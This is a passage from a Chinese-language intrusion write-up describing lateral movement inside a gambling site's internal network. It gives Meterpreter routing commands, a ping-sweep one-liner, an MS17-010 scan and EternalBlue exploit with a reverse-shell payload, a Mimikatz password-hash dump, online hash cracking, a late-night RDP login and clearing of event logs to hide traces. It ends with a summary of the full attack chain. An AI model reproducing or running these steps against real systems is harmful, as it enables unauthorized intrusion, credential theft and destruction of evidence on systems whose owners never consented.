提完权了那就可以为所欲为了，首先添加个路由以便后续继续探测。

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 172.16.[redacted]/255.255.255.0
meterpreter > run autoroute -s 172.16.[redacted]0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.16.[redacted].0/255.255.255.0...
[+] Added route to 172.16.[redacted].0/255.255.255.0 via 172.16.[redacted]
[*] Use the -p option to list all active routes
meterpreter >
```

然后探测下它内网同一C段中是否还有其他机器，因为我们拿下的是一台Windows机器，所以我们可以使用ICMP协议的一个ping扫描，对同一C段IP存活主机进行探测。

```
for /L %i in (1,1,254) Do @ping -w 1 -n 1 172.16.xx.%i | findstr "TTL="
```

ICMP协议的ping如果目标机器防火墙开启可能就无法探测到了。接下来在拿到的meterpreter会话里输入shell进入shell终端，如果出现乱码输入`chcp 65001`。探测结果如下：

```
Reply from 172.16.1[redacted]: bytes=32 time<1ms
Reply from 172.16.1[redacted]: bytes=32 time<1ms
Reply from 172.16.12[redacted]0: bytes=32 time<1ms
```

其中一台是我们拿到的机器IP，也就说同一C段还存在两台机器，也可能其他机器开了防火墙探测不到。

因为BC多以Windows机器为主，尝试一波ms17-010的扫描探测，可以看到其中一台机器可能存在MS17-010。

```
msf5 exploit(multi/handler) > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 172.16.12.[redacted]0
rhosts => 172.16.[redacted]
msf5 auxiliary(scanner/smb/smb_ms17_010) > set threads 512
threads => 512
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[*] 172.[redacted]:445 - Scanned 1 of 2 hosts (50% complete)
[+] 172.[redacted]:445     - Host is likely VULNERABLE to MS17-010! - Win
 x86 (32-bit)
[*] 172.16.12[redacted]:445 - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

那就打一波，先拿下一台机器。

1. use exploit/windows/smb/ms17_*010*_eternalblue
2. set rhosts 目标机器ip
3. set payload windows/x64/meterpreter/reverse_tcp
4. set lhost 服务器IP
5. set lport 4567
6. exploit

```
[*] 172.1[redacted]445 - Sending final SMBv2 buffers.
[*] 172.1[redacted]445 - Sending last fragment of exploit packet!
[*] 172.16[redacted]445 - Receiving response from exploit packet
[+] 172.16[redacted]445 - ETERNALBLUE overwrite completed successfully (0xC000000D
)!
[*] 172.16.[redacted]445 - Sending egg to corrupted connection.
[*] 172.16.[redacted]445 - Triggering free of corrupted buffer.
[-] 172.16[redacted]445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[-] 172.1[redacted]445 - =-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[-] 172.1[redacted]445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=
[*] Exploi[redacted]ompleted, but no session was created.
```


结果失败了没打通，可能蓝屏了？慌-。-

接着想办法，因为拿到了system权限，那就尝试利用Mimikatz读取hash值。Meterpreter里加载load mimikatz，在拥有的system权限的会话中读取Hash：


将拿到的密码Hash值去跑彩虹表，利用在线解密网站：

https://cmd5.com/

得到密码，接下来探测到目标机器3389端口开放，等到一个夜深人静的时候连他。



进去后发现这是一个异地备份、日志存储的一台内网机器。找到一些信息如下：



至此渗透完毕，打包一下证据信息，清理下痕迹：meterpreter中输入`clearrev`。

七、最终总结

最后打完收工梳理流程：

闭环网站从与客服小姐姐交流套路出默认密码->爆破得到一批用户名->进入网站->上传点碰壁遇到文件不解析且有安全狗的情况->SQL注入点绕过安全狗并存在写入权限写入过狗一句话->传入冰蝎免杀马反弹Shell->通过BypassUAC的方式获取到system权限->内网IP的C段扫描，利用ms17_010检测打了一波失败->尝试利用Mimikatz读取本机登录密码->彩虹表跑出明文->3389远程登录到其中一台异地备份的机器里。

总结学习：

1.掌握一定社工技巧有时会有出其不意的效果。

2.学习主流WAF的绕过手段。

3.遇到问题时不要慌，换个角度思考一下。

精选留言

用户设置不下载评论